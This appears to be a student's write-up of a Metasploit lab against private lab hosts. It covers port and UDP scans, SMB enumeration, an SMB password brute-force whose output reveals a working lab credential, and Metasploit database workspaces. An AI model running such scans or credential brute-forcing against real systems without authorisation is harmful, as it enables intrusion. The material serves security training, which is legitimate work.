
Metasploit Exploitation

scanning


Port Scanning

using search portscan command




```
msf6 > search portscan

Matching Modules
================

   #  Name                                         Disclosure Date  Rank    Check  Description
   -  ----                                         ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce         .                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan     .                normal  No     NAT-PMP External Port Scann
er
   2  auxiliary/scanner/sap/sap_router_portscanner     .            normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas              .                normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack               .                normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp               .                normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn               .                normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access  .           normal  No     Wordpress Pingback Locator
```

use 5 - command gets me into the tcp scanner module




```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) >
```

show options



```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milli
                                           seconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                           oit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```


We can also directly perform nmap in the msfconsole



```
msf6 > nmap -sS 10.81.188.37
[*] exec: nmap -sS 10.81.188.37

Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-22 17:43 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-serv
ers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 10.81.188.37
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8000/tcp open  http-alt
```

UDP service Identification

The `scanner/discovery/udp_sweep` module will allow you to quickly identify services running over the UDP



```
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
msf6 > search auxiliary/scanner/discovery/udp_sweep

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/scanner/discovery/udp_sweep  .                normal  No     UDP Service Sweeper


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/discovery/udp_sweep

msf6 > use 0
msf6 auxiliary(scanner/discovery/udp_sweep) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/discovery/udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   THREADS    10               yes       The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 10.81.188.37
RHOSTS => 10.81.188.37
msf6 auxiliary(scanner/discovery/udp_sweep) > run
[*] Sending 13 probes to 10.81.188.37->10.81.188.37 (1 hosts)
[*] Discovered NetBIOS on 10.81.188.37:137 (IP-10-81-188-37:<00>:U :IP-10-81-188-37:<03>:U :IP-10-81-188-37:<20>:U
:__MSBROWSE__:<01>:G :ACME IT SUPPORT:<00>:G :ACME IT SUPPORT:<1d>:U :ACME IT SUPPORT:<1e>:G :00:00:00:00:00:00)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) > █
```

I found the NetBIOS name which was ACME IT SUPPORT

SMB Scans


Metasploit offers several useful auxiliary modules that allow us to scan specific services. Below is an example for the SMB. Especially useful in a corporate network would be `smb_enumshares` and `smb_version`

The NetBIOS name of the target system can give you an idea about its role and even importance (e.g. CORP-DC, DEVOPS, SALES, etc.). You may also run across some shared files and folders that could be accessed either without a password or protected with a simple password (e.g. admin, administrator, root, toor, etc.).

practical

set PASS_FILE can be used to set a wordlist on the module

set SMBUser can be used to set the username of the user then i ran the module



```
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:complex2',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:complex3',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:complexpass
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:database',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:default',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:dev',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:devdev',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:devdevdev',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:dirt',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:dragon',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:earth',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:fire',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:football',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:goat',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:goat',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:god',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:guessme',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:hugs',
-] 10.81.188.37:445      - 10.81.188.37:445 - Failed: '.\penny:letmein',
+] 10.81.188.37:445      - 10.81.188.37:445 - Success: '.\penny:leo1234'
*] 10.81.188.37:445      - Scanned 1 of 1 hosts (100% complete)
```

and shows success next to the password that worked

The Metasploit Database


Metasploit has a database function to simplify project management and avoid possible confusion when setting up parameter values.

to start the PostgreSQL database, which Metasploit will use with the following command: `systemctl start postgresql`


need to initialize the Metasploit Database using the `msfdb init` command. However, trying to run `msfdb init` as root will give the following error message, "Please run msfdb as a non-root user." This can be solved by running it as the `postgres` account using `sudo -u postgres msfdb init`

The database feature will allow you to create workspaces to isolate different projects. When first launched, you should be in the default workspace. You can list available workspaces using the `workspace` command.

The database feature will allow you to create workspaces to isolate different projects. When first launched, you should be in the default workspace. You can list available workspaces using the `workspace` command.




```
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.
```



If you run a Nmap scan using the `db_nmap` shown below, all results will be saved to the database.

```
msf6 > db_nmap -sV -p- 10.10.12.229
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-20 03:15 UTC
[*] Nmap: Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.2
[*] Nmap: Host is up (0.00090s latency).
[*] Nmap: Not shown: 65526 closed ports
[*] Nmap: PORT      STATE SERVICE            VERSION
[*] Nmap: 135/tcp   open  msrpc              Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (w
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49162/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: MAC Address: 02:CE:59:27:C8:E3 (Unknown)
[*] Nmap: Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https:/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.91 seconds
msf6 >
```

You can now reach information relevant to hosts and services running on target systems with the `hosts` and `services` commands, respectively.

